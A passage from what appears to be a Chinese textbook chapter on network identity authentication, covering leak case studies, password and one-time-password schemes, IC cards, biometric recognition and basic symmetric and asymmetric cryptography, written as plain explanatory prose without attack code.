2011 年，360 安全卫士官方微博发布了一条紧急通知，称 CSDN（Chinese Software Developer Network）网站历史数据库遭黑客入侵，600 余万用户数据泄密。其主要原因是：在 2009 年 4 月之前，CSDN 网站以明文方式存储和传输用户的个人信息，未采取任何加密措施，黑客入侵系统后，可以轻易地获取用户信息，并公开用户信息数据库。以同样原因泄露用户信息的类似事件在近几年频频发生，2012 年近 2 亿 UC 手机浏览器用户面临泄密威胁，主要原因在于 UC 浏览器的快捷上网功能采用了一种压缩中转技术，当用户通过 UC 浏览器登录 Gmail 等网站时，UC 浏览器会把用户访问的 URL 地址和提交的信息发送到附近的一台 UC 服务器，这里存在的漏洞是，UC 浏览器手机端和 UC 服务器之间包括用户名和密码在内的所有信息均为明文传输，这使得 UC 浏览器和 UC 服务器之间的通信可以被监听和抓包，第三方可以通过这种方法获取手机用户的账户、密码等敏感信息，用户通过 UC 浏览器登录的任何网站都会被监听，包括邮箱、网站后台、网银、网上支付等。

除此之外，由于用户的密码强度过低而导致信息泄露的案例也屡见不鲜。例如，2013 年，Adobe 由于密码设定强度过低而遭到黑客大量破解，可任意获取用户的相关数据，约有 1.52 亿用户受到影响。而以系统内部人员身份进行非法攻击和信息倒卖的事件也时有发

生,2014 年,eBay 部分员工的登录凭证遭黑,导致内部数据库可被截取,攻击时间长达两个月,约有 1.45 亿用户受到影响。2014 年,支付宝前技术人员李某利用其工作之便,多次在公司后台下载支付宝用户的资料,资料内容超过 20GB,随后将用户信息多次出售给电商公司、数据公司。

由于各种原因而引发的用户身份信息泄露不仅危及人们的人身安全和财产安全,甚至能够危及国家的安全和发展。而且身份认证作为保护用户信息安全和系统安全的第一道防线,在网络安全建设过程中占据重要地位。因此,对网络身份认证的进一步研究已经迫在眉睫。

网络环境下的身份认证就是指通过一定的认证技术来确认相关用户和通信实体身份,进而确定该用户和通信实体是否具有对某种资源的访问和使用权限的过程。现实生活中,每个人都拥有独一无二的身份,对人的身份认证最常见的形式是查验各种证件实物(如身份证、工作证等)。而在计算机网络环境中,用户和网络设备的身份信息都是由一组特定的数据表示的数字标识,对他们的身份认证就是对其数字身份的验证,即验证他们的现实身份与数字身份是否一致。身份认证技术就是用来解决如何保证用户和网络设备的数字身份与其现实身份相一致的方法。

身份认证其实包含两方面的内容,一是标识(identification),二是验证(authentication)。

(1) 标识。用来代表实体的身份,就是要明确访问者是谁,系统中的实体标识必须具备唯一性和可辨认性特征。通过唯一标识符,系统可以识别出访问系统的每个用户或设备。例如,在网络环境中,网络管理员常用 IP 地址、网卡地址作为计算机用户的标识。

(2) 验证。是系统对实体提供的标识(即身份)的真实性进行鉴别,以防止冒名顶替或恶意篡改。鉴别的依据是用户所拥有的特殊信息或实物,这些信息具有保密性,其他用户不能拥有。

3.1.2 身份认证的地位与作用

在计算机网络系统中,为了防止各种资源(如计算机硬件、软件、存储的数据等)未经授权而被泄露、使用、破坏,必须实现访问控制,使得只有经过授权的用户才能以被授权的方式进行访问。而访问控制的前提是能够识别用户的真实身份,然后系统才能根据不同的用户身份授予不同的访问权限,进而达到保护系统资源的目的。例如,通过 IP 地址的识别,网络管理员可以确定 Web 访问是内部用户访问还是外部用户访问。因此身份认证是有效实施其他安全策略(如建立安全信道、实施基于身份的访问控制和审计记录等)的前提和基础,是保护系统安全的第一道大门,在网络安全中占据十分重要的位置,它的失效可能导致整个系统的失败。

归纳起来,认证的主要用途有 3 个方面:

(1) 验证用户身份,为网络系统访问控制服务提供支持。

(2) 保证网络通信双方的真实性,防止假冒,为以后审计和责任追究提供支持。

(3) 与其他安全机制相结合以保证数据的完整性和机密性,防止篡改、重放或延迟。

3.1.3 身份标识信息

计算机网络中的身份认证包括用户身份认证与设备身份认证。这里以用户身份认证为

例。认证过程就是通过与用户的交互获得标识用户身份的特殊信息(如用户名/口令组合、生物特征等),然后再对身份信息进行核对处理,根据处理结果确认用户身份是否正确。这里的正确指的是用户真实的身份与数字身份相对应。

常用的身份标识信息主要有 4 种:

- 用户知道的信息,如用户口令、PIN(Personal Identification Number,个人识别码)。
- 用户拥有的实物,一般是不可伪造的设备,如智能卡、磁卡等。
- 用户自身独一无二生的生物特征信息,如指纹、声音、视网膜等。
- 用户所处的位置,如 IP 地址(映射到一个特定子网)、MAC 地址(对应交换机上的特定端口)等。

上述每种标识信息都存在一些弱点,例如,口令容易泄露,实物会遗失,IP 地址可以被伪造,而基于生物特征信息进行认证的技术复杂且成本较高。在实际应用中,组合使用上述的前两种身份信息进行认证会显著提高安全性,通常称为双因子身份认证。例如,在 ATM 机上取款时,用户同时需要一个 PIN 号码和一个磁卡。即使有人获得了 PIN 号码,没有磁卡仍然不能访问。如果磁卡遗失或被偷,没有 PIN 号码也无法使用。当然,随着成本的降低,目前基于生物特征的认证也得到越来越广泛的应用,如基于指纹的识别、基于人脸的识别等。

3.1.4 身份认证技术分类

可以根据不同的分类标准对身份认证技术进行分类。

从是否使用硬件,身份认证技术分为软件认证和硬件认证。

- 软件认证是指在身份验证过程中不使用实体硬件,用户的身份验证信息依赖于各类软件。例如常用的动态密码保护程序,在身份认证过程中,会通过密保软件生成一个动态密码,服务器通过软件生成的动态密码对用户身份进行鉴别。
- 硬件认证是指用户的身份验证信息与硬件相关联,在身份验证过程中需要用到实体硬件。常用的认证硬件有磁卡、IC 卡、USB 令牌、其他硬件令牌等。

从认证需要验证的条件来看,身份认证技术分为单因子认证和双(多)因子认证。

- 单因子认证是指用户仅使用一个标识信息来验证自己的身份,静态密码就是一个典型的单因子认证方式。
- 双因子认证就是在单因子认证的基础上结合第二种认证因素的双重认证机制,从而进一步加强认证的安全性。目前使用最为广泛的双因子认证方法有动态口令牌+静态密码、USB Key+静态密码、二层静态密码等,其身份认证安全性远远高于单因子认证。

从认证信息来看,身份认证技术分为静态认证和动态认证。

- 静态认证是指在用户登录系统验证身份信息时,用户给服务器发送的身份认证信息是静态的、固定不变的。例如,采用静态口令认证机制,用户发送给服务器的认证信息是一串固定不变的静态密码。
- 动态认证是指用户登录系统验证身份过程中,发送给服务器的认证信息是动态变化的。典型的动态认证方式是如动态口令,这种认证机制会使用户密码随着时间或者使用次数而不断变化,而且每个密码只能使用一次。

从需要认证的对象可以分为单向认证、双向认证和第三方认证。

- 单向认证是指通信的双方只需要一方被另一方鉴别身份,例如常见的口令核对方式,当用户访问某台服务器时,单向认证只是由用户向服务器发送自己的身份信息,然后服务器对其进行比对检验,鉴别用户的身份真实性。
- 双向认证是指通信双方需要互相认证鉴别各自的身份。这主要应用在对安全性要求很高的系统中,例如网上银行系统,一方面银行网站要对用户身份进行认证,另一方面用户也需要鉴别银行网站的真实性。
- 第三方认证是指服务方和用户方的身份鉴别通过第三方来实现。每个用户都把自己的身份验证信息发送给可信第三方,由第三方负责认证过程。

3.2 常用网络身份认证技术

身份认证技术是在计算机网络中为完成确认操作者身份的过程而采用的技术方法。

3.2.1 口令认证

口令俗称密码,口令认证(也称为用户名(ID)+密码(Password))广泛应用于计算机系统和日常生活中,是基于用户知道的信息进行认证的方法。每个用户的用户名和密码可以由用户自己设定,也可以由系统通过某些渠道(电子邮件、邮寄等)提供给用户,只有用户自己才知道,所以只要能够正确输入用户名和密码,系统就认为用户是合法的。

3.2.1.1 静态口令

常用的口令认证依机制是依靠静态口令(也称为可重用口令)来鉴别用户身份的合法性。系统为每一个合法用户建立一个用户名/口令对,当用户登录系统或使用某些功能时,提示用户输入自己的用户名/口令对(这些用户名/口令对在系统内是加密存储的),如果与某一项用户名/口令对匹配,则该用户的身份得到了认证。具体认证过程如图 3.1 所示。




图 3.1 静态口令认证过程

静态口令认证的优点在于:基本上所有的计算机系统(如 UNIX、Windows、Linux 等)都支持对用户的口令认证,认证方式简单,易于实现。但这种认证方式的安全性较低,口令容易泄露。造成口令泄露的主要原因如下:

- 人为失误。比如无意中被他人看到，记录口令的载体丢失或被窃取等。
- 口令在用户端被截获。用户在访问系统的过程中以明文的方式输入口令，很容易被驻留在系统中的木马程序或网络监听设备截获。
- 口令在传输过程中被窃取。许多网络通信协议（如 FTP、HTTP、Telnet 等）都采用明文传输，这就意味着攻击者比较容易窃取传输过程中的认证信息，从而获得用户口令。
- 口令在系统端被截获。用户口令通过文件形式存储在系统端，这就使得攻击者可以利用系统漏洞截获用户口令。
- 字典穷举和猜测攻击。很多用户为了防止遗忘口令，通常采用一些有特定意义的字符串作为口令(如人名、电话号码、生日等)，这些口令一般较短，攻击者就会将字符串的全集作为字典，对用户口令进行穷举攻击和猜测攻击。
- 伪造服务器攻击。由于许多系统只能进行单项认证，即系统能够认证用户，而用户无法对系统进行认证，这就使得攻击者可以伪造服务器来骗取用户的认证信息，进而获得用户的口令信息，这种攻击也称为网络钓鱼。
- 跨级别重复口令攻击。用户在访问多个不同安全级别的系统时，为了避免遗忘，经常采用相同的口令进行登录。低安全级别系统的口令比较容易被攻击者获得，从而对高安全级别系统进行攻击。
- 系统内部人员泄露。系统的内部人员能够通过合法途径获取用户的口令信息并非法使用。

为了提高口令认证的安全性，网络系统需要对口令信息进行安全加密存储和传输，限制账号登录次数，禁止共享账号和口令，设计或采用安全的口令认证协议，等等。

另外，用户要避免使用弱口令，具体要求如下：

- 口令的长度应至少为 8 个字符以上。
- 口令字符应由大小写英文字母、数字、特殊字符组合而成。
- 口令不能与账号名称相同。
- 不能用生日、电话号码和其他一些常用词等容易被猜测到的字符串作为口令。
- 所选口令不能包含在黑客攻击的字典库中。
- 避免使用系统默认口令。
- 经常更改口令，口令应有时效性。

3.2.1.2　动态口令

动态口令也称为一次性口令（One Time Password，OTP），这项技术是一种让用户密码按照时间或使用次数不断变化、每个密码只能使用一次的技术。用户进行认证时，除输入账号和静态口令之外，还必须输入动态密码。动态口令认证技术被认为是目前能够最有效地解决用户的身份认证安全性的方式之一，可以有效防范黑客木马盗窃用户账户口令、假网站等多种网络安全问题。

动态口令从生成方式上分为挑战/响应认证、时间同步认证、事件同步认证 3 种。

(1) 挑战/响应(Challenge/Response)认证。

认证过程如下：

第一步，用户向系统发出认证请求。

第二步，系统产生一个随机数发送给用户，用户将这个随机数作为客户端验证算法的输入，此为挑战。

第三步，客户端将验证算法的输出(假设为 X)发送给系统，此为响应。

第四步，系统按照同样的算法计算出一个结果(假设为 Y)，然后将用户发送来的 X 和 Y 进行比较，从而验证用户的身份。

由于验证算法只在客户端和系统端进行运算，不经过网络传输，提高了安全性。另外，针对用户的每一次认证请求，系统都会产生一个随机数给用户，所以每次的认证信息都不同，即使被外人截获也不会带来安全上的问题。

(2) 时间同步(Time Synchronous)认证。

这种方式是以客户端和服务器端的同步时间作为认证的随机因素。客户端和服务器端都以用户登录时的时间作为验证算法的输入。系统将用户发送来的认证信息与本地验证算法运算的输出进行比较，从而完成认证。

这种方式对双方的时间同步要求较高，通常要求客户端时间与系统时间误差不超过60s，否则需要与服务器对时以保持同步。

(3) 事件同步(Event Synchronous)认证。

这种方式以挑战/响应方式为基础，双方根据相同的前后相关的事件序列产生一系列的动态密码，然后进行比对验证。由于客户端可能会产生几组密码从而造成与系统的不同步，所以系统要能自动重新同步到目前使用的密码，一旦一个密码被使用过后，在密码序列中所有这个密码之前的密码都会失效。

事件同步认证的优点是认证卡容易使用；事件同步是唯一可以在批次运行环境下使用的技术，因为可以预先产生未来预计要使用的密码；由于使用者无法知道序列数字，所以这种认证方式安全性高，序列号码绝不会显示出来。

根据口令生成终端可以将动态口令分为手机令牌、短信密码、硬件令牌、智能卡等，其中手机令牌和硬件令牌统称为动态令牌。下面介绍主流的短信密码和动态令牌。

(1) 短信密码。

短信密码属于手机动态口令的形式。身份认证系统以短信形式发送随机的 6 位或 8 位口令到用户的手机上，用户在登录或者交易认证时输入此动态口令，从而确保系统身份认证的安全性。短信密码由于其安全性、普及性、易收费、易维护等优点，被广泛应用于电子商务、银行金融、第三方支付等领域。

(2) 手机令牌。

手机令牌也称手机口令牌，是用来生成动态口令的手机客户端软件。

手机作为动态口令生成的载体，在生成动态口令的过程中不会产生任何通信及费用，不会在通信信道中被截取，欠费和无信号对其不产生任何影响。由于其具有高安全性、零成本、无须携带、无物流等优势，相比硬件令牌其更符合互联网的精神。

手机令牌实质上是把动态密码技术用手机软件的方式实现。软件启动后，会运算产生一个不可猜测的动态密码，而且该软件可以运行在 Android、iOS、Symbian 等手机操作系统中。因此，手机令牌已经成为 3G/4G 时代动态密码身份认证令牌的主流形式。

(3) 硬件令牌。

当前最主流的硬件令牌是基于时间同步的，动态口令是根据专门的密码生成算法每隔

60s 生成一个与时间相关的、不可预测的随机数字组合(通常为 6 位或 8 位),每个口令只能使用一次,每天可以产生 43 200 个密码。图 3.2 是硬件令牌的实物。

动态口令作为最安全的身份认证技术之一,目前已经被越来越多的行业所采用。其最大的优点在于,用户每次使用的口令都不相同,即使黑客截获了一次密码,也无法利用这个密码来仿冒合法用户的身份。但动态口令认证技术仍然存在用户操作烦琐(每次都要输入不同的口令密码),服务器端和客户端的时间要保持同步等问题。



图 3.2　硬件令牌

3.2.1.3　图形密码认证

传统的口令认证技术是依据用户提交的用户 ID 和相应的文本口令,这种字符式口令存在诸多缺点。图形密码使用图形作为认证媒介,通过用户对图形的单击、识别、重现或者用户与图形系统的互动进行认证。科学研究表明,人们对图形的记忆能力明显优于对文字的记忆能力,并且,随着图形数量的增多,图形密码的密钥空间要远大于文本密码,因此,其安全性也高于文本密码。

根据图形密码认证的实现方式不同,可以将图形密码分为两类:基于识别型和基于回忆型的图形密码。

基于识别型的图形密码身份认证要求用户记忆预先选定的一些特定图形,在认证阶段,系统会随机产生一组图形,让用户从中选出预先设定的图形,从而实现身份认证。

基于回忆型的图形密码身份认证则要求用户重复以前设定图形的过程。例如,在一种基于回忆型的图形密码身份认证方法中,在设定密码阶段,系统会要求用户在平面栅格上绘制出图形口令。在验证阶段,系统会显示同样的栅格,要求用户重复原来的设定过程,如果用户能够按照预定的规则绘制图形则通过验证。图 3.3 为目前智能手机、电子产品等使用较为广泛的一种基于回忆型的图形密码。


图 3.3　一种基于回忆型的图形密码

3.2.2　IC 卡认证

IC 卡(Integrated Circuit Card,集成电路卡)认证属于基于用户所拥有的实物进行鉴别的机制。IC 卡是一种内置集成电路的芯片,芯片中安全存储了与用户身份相关的信息。IC 卡由专门的厂商通过专门的设备生产,是不可复制的硬件。IC 卡认证技术广泛应用在现今社会的各个方面,例如第二代身份证、各地的市民卡、医疗卡、公交卡等。

IC 卡由合法用户随身携带,登录时必须通过专用的读卡器读取其中的信息,以验证用户的身份,只有持卡人才能被认证。

IC 卡认证通过 IC 卡硬件不可复制的特性来保证用户身份不会被仿冒。然而由于每次从 IC 卡中读取的数据是静态的,通过内存扫描或网络监听等技术还是很容易截取用户的身份验证信息,所以需要智能卡具备对信息加密的功能。另外,IC 卡认证还存在一个缺陷,就是系统只认卡不认人,而智能卡可能丢失,拾到或窃得智能卡的人将很容易假冒原持卡人的身份。

为了解决上述问题,可以综合前面提到的两类方法,实行双因子认证。即在进行认证时,既要求用户输入一个口令,又要求使用 IC 卡。这样,只要口令和卡不同时被其他人获取,用户就不会被冒充。

3.2.3 基于生物特征的认证

3.2.3.1 生物特征识别的概念

生物特征认别(Biometrics)就是指利用人的独一无二、可靠、稳定的生物特征来验证用户身份。生物特征是指可以测量或可自动识别和验证的唯一的生理特征或行为方式。生物特征分为身体特征和行为特征两类。常见的被用来进行身份验证的身体特征有指纹、视网膜、虹膜、掌型、脸型、人体气味、血管和 DNA 等,行为特征有语音、笔迹、击键特征、行走步态等。当前,对生物特征识别的研究方兴未艾,并且在许多场合(如机场、大型集会)的安保系统中已有应用,起到了重要的作用。从理论上说,生物特征认别是最可靠的身份认证方式,因为它直接使用人的物理特征来表示每一个人的数字身份,不同的人具有不同的生物特征,几乎不可能被仿冒。另外,基于生物特征的认证避免了其他认证方法中存在的遗忘、信息泄露、硬件丢失等现象。

能被用来作为身份识别的生物特征需要具备以下条件:

- 普遍性,即每个人都应该具有这一特征。
- 唯一性,即每个人在这一特征上有不同的表现。
- 稳定性,即这一特征不会随着年龄的增长和时间的改变而改变。
- 易采集性,即这一特征应该是容易测量的。
- 可接受性,即人们是否接受这种生物识别方式。

3.2.3.2 常见的生物特征识别技术

生物特征识别系统一般都包括对生物特征的采集、解码、比对和匹配过程。关键在于如何表示和采集这些生物特征,并将之存储于计算机中,以及如何利用有效、可靠的比对算法来完成用户身份的验证。

1. 指纹识别

指纹识别(fingerprint recognition)是目前应用最为广泛,比较成熟的生物识别技术。世界各地纷纷建立了指纹鉴定机构,成为司法刑侦中有效的身份鉴定手段。

指纹识别处理包括指纹图像采集、指纹图像处理特征提取、特征值的比对与匹配等过程。对指尖的纹线进行绘图,就能生成指纹。指纹扫描器能够读取指纹并将其转换成数字形式,这些数字副本可用来与存储在集中计算机系统中的经过授权的副本进行对比。图 3.4 为指纹识别过程。




图 3.4 指纹识别过程

基于指纹的身份识别具有以下优点：

- 独特性。每个人的指纹具有唯一性。从几何特征到模式和纹线大小，每个指纹都有所不同。每个指纹一般有 70～150 个基本特征点，从概率学的角度，在两枚指纹中只要有 12～13 个特征点吻合，即可认定为同一指纹，按现有人口计算，起码要 120 年才能出现两个完全相同的指纹。
- 稳定性。一般人的指纹在出生后 9 个月得以成形并终身不变。
- 方便性。目前已有标准的指纹样本库，便于识别系统的软件开发；另外，识别系统中完成指纹采样功能的硬件部分(即指纹采集仪)也较易实现。
- 安全性。研究表明指纹识别对人体不构成侵犯。

但是，指纹识别技术也存在一些缺陷。例如，因为系统不能确定一个指纹是来自活体还是来自一个副本，可能受到欺骗。另外，受扫描装置或手指污渍的影响会降低指纹识别的可用性和方便性。

2. 掌纹识别

每个人的手的形状在人达到一定年龄之后就不再发生显著变化，而且都不同。掌纹识别就是利用手指和指关节的形状和长度等特征进行身份鉴定。

3. 视网膜识别

视网膜认证是根据人眼视网膜中的血管分布模式的不同来进行身份鉴别的。人眼球视网膜的中央动脉，在眼底至视神经乳头处分为上下两支，然后在视网膜颞侧上下及鼻侧上下再分为 4 支小动脉，各支小动脉再逐级分得更细、更小，以至在视网膜上形成四通八达的毛细血管网。

研究表明人眼视网膜中的血管分布具备唯一性特征，且在健康状况下非常稳定。但是，视网膜的采样较难，还没有标准的视网膜样本库供系统软件开发使用，这些问题导致视网膜识别系统在目前阶段难以开发，可行性较低。

4. 虹膜识别

人眼虹膜位于眼角膜之后，水晶体之前，其颜色因含色素的多少与分布不同而异。圆盘状的虹膜以中央的瞳孔为中心，其周围有辐射状的纹理和小凹。每个人虹膜的结构都不相同，并且这种独特的虹膜结构在人的一生几乎不发生变化。科学研究表明，世界上两个指纹相同的概率为 1/109，而两个虹膜图像相同的概率是 1/1011。因此，虹膜识别的错误率是各种生物特征识别中最低的。

虹膜识别技术也有很多地方有待完善：当前的虹膜识别系统只是用统计学原理进行小规模的实验，而没有进行现实世界的唯一性认证实验，而且虹膜图像获取设备相当昂贵。

5. 人脸识别

人脸识别(face recognition)是根据人脸各部分，如眼睛、鼻子、唇部、下颚等器官的相互位置，以及它们的形状和尺寸来区分人脸。图 3.5 是人脸识别的实例。




图 3.5　人脸识别

人脸识别系统主要包括 4 个组成部分：

- 人脸图像采集及检测。
- 人脸图像预处理。
- 人脸图像特征提取。
- 匹配与识别。

与基于指纹的人体生物识别技术相比，人脸识别是一种更直接、更方便、更友好、更容易被人们接受的识别方法。由于人的脸相会随年龄变化而变化，而且容易被伪装，所以人脸识别不是特别可靠。

6. 语音识别

语音识别(voice recognition)是基于人的声音特征(如频率)进行身份鉴定的。语音识别与指纹识别类似，每个人的语音特征具有唯一性。但是人的声音会随着年龄的增长或身体的健康因素而发生较大的变化。

7. 击键识别

击键识别(typing biometrics)属于人的行为特征识别，检查的是计算机用户的击键特征，包括速度、方式、力度、击键持续时间、击键间隙反应时间(前一次击键与后一次击键之间的延迟)等。一般来说，击键识别技术需要与其他认证方式相结合，比如在用户输入登录口令时发现有背离参考数据的情况出现，系统应该要求和允许用户通过其他认证技术实现认证。

8. 笔迹识别

笔迹(签名)识别也称为签名力学辨识(Dynamic Signature Verification，DSV)，它不是对签名图像本身的分析，而是通过对用户签名时的速度、加速度、笔压力及笔画长度等特征的分析来鉴别用户签名。

笔迹属于人的一种行为特征，笔迹的获取具有非侵犯性(或非接触性)，易被人接受。但是人的笔迹往往会有变化，身体状况和情绪变化也会影响到笔迹。此外，经过专门训练的人可以对笔迹进行模仿。这些都增大了笔迹识别的难度。

9. DNA 识别

DNA 是包含一个人所有遗传信息的片段，与生俱来，并终身保持不变。这种遗传信息蕴含在人的骨骼、毛发、血液、唾液等所有人体组织器官中。近年来，科学家们开发出多种 DNA 遗传标记用于个体识别。人的 DNA 图谱完全相同的概率仅为三千亿分之一。因此，通过 DNA 识别可以提供比较可靠的身份识别。

3.2.3.3 生物特征识别认证小结

随着社会对网络安全越来越重视，基于生物特征识别的身份认证技术也越来越受到重视，因为与传统身份认证技术相比，生物识别技术具有以下特点：

- 安全性更高。每个人拥有的生物特征各不相同，人的生物特征是个人身份的最好证明，满足更高的安全需求。
- 稳定性好。指纹、虹膜等人体生物特征不会随年龄等条件的变化而变化。
- 使用方便。每个人都具有自身独特的生物特征，用户不需要记忆密码和携带硬件(如 IC 卡)。

在设计或评价一个生物特征识别系统时,还要考虑以下几个方面:

- 易采集性。选择的生物特征易于测量,便于用户使用。
- 易接受性。选择的个人生物特征在采集时尽量减小对用户的侵犯,使用户更愿意接受。
- 可行性。包括对系统资源的要求、数据获取和分析的速度、识别的精确性和抗攻击能力。
- 性价比。针对实际的应用需求平衡软硬件和系统维护费用与性能。

本节所述的各种生物特征识别技术各有优劣,有各自的适用范围,有些技术还不够成熟,准确性和稳定性有待提高,还存在实施成本高的缺点。另外,生物特征识别是建立在假设从生物特征识别装置到认证系统的过程中是完全安全的基础上的。如果生物特征识别信息在网络传输过程中被获取,那么就面临身份假冒攻击的危险。但是,随着计算机性能的不断增强和模式识别、图像处理等技术的不断完善,将基于生物特征的身份识别技术融合在网络安全策略设计中将得到推广,从而大大增强网络的安全性。在对安全有严格要求的应用领域中,往往需要结合多种生物特征来实现更高精度、更可靠的身份识别系统。

3.3　网络身份认证协议

网络环境下的身份认证一般通过某种身份认证协议来实现。身份认证协议一般基于密码相关技术实现,定义了参与认证服务的各通信方在身份认证过程中需要交换的所有消息的格式、这些消息发生的次序以及消息的语义。

基于密码学原理的身份认证协议能够提供更多、更安全的服务。各种密码学技术都可以用来构造网络身份认证协议,按照所采用的密码技术的不同通常分为基于对称密码技术的认证和基于非对称密码技术的认证两种。

3.3.1　密码技术简介

随着计算机网络的发展,密码技术成为网络与信息安全的关键技术之一,是数字签名、数字证书和公共密钥基础设施(PKI)等安全措施的基础。

在密码技术中,将需要存储或者传输的原始数据称为明文(plaintext),加密之后的数据称为密文(cipher),密文是无序的数据,其内容无法理解。加密(encryption)是将明文经过编码使其转化为密文的过程,解密(decryption)是将密文还原为明文的过程。

加密和解密过程中使用的算法称为密码算法,是一个以加密/解密密钥(key)为参数的函数。密钥是二进制数的变量,用比特作为其长度单位,密钥越长越不容易被“破解”。

在现代密码学研究中,加密和解密算法一般都是公开的,任何人只要获知了密钥就能对密文进行解密,所以,密钥的设计与保护成为防范攻击的重点。根据所用密钥的不同,密码技术通常分为对称密码技术和非对称密码技术两种。

1. 对称密码

对称密码(symmetric key cryptography)也称作私钥密码,其加密和解密采用相同的密钥。发送者和接收者在进行安全的通信之前必须共享相同的密钥。

对称密码技术从加密模式上可分为两类：

- 流(stream)加密。对明文数据进行逐比特位加密得到密文。
- 块(block)加密。将明文分成固定长度的块(如 64 位一块)，用同一密钥和算法对每一块加密，输出固定长度的密文。

对称密码算法的处理速度通常要比非对称密码算法快。但是，对称密码算法的安全性取决于密钥的安全性，任何持有密钥的人都能够加密和解密消息。所以，对密钥的管理和传输的安全性要求较高。

对称密码中最常见的算法有 DES、IDEA、3DES、AES(Advanced Encryption Standard，高级加密标准)。后面要介绍的 Kerberos 身份认证系统就采用了 DES 算法。

2. 非对称密码技术

非对称密码(asymmetric key cryptography)中加密和解密采用一对不同的相关的密钥。每个通信方均需要有两个相关的密钥，通常将加密密钥公开，称为公钥(public key)，而解密密钥要求保密，称为私钥(private key)，所以也称为公共密钥密码(public key cryptography)技术。

由于非对称密码技术中不需要传输共享密钥，所以减少了密钥泄露的可能性。另外，由于每一对通信双方采用了不同的私钥，就算某个私钥泄露了，其他通信对的安全也不会受到影响。

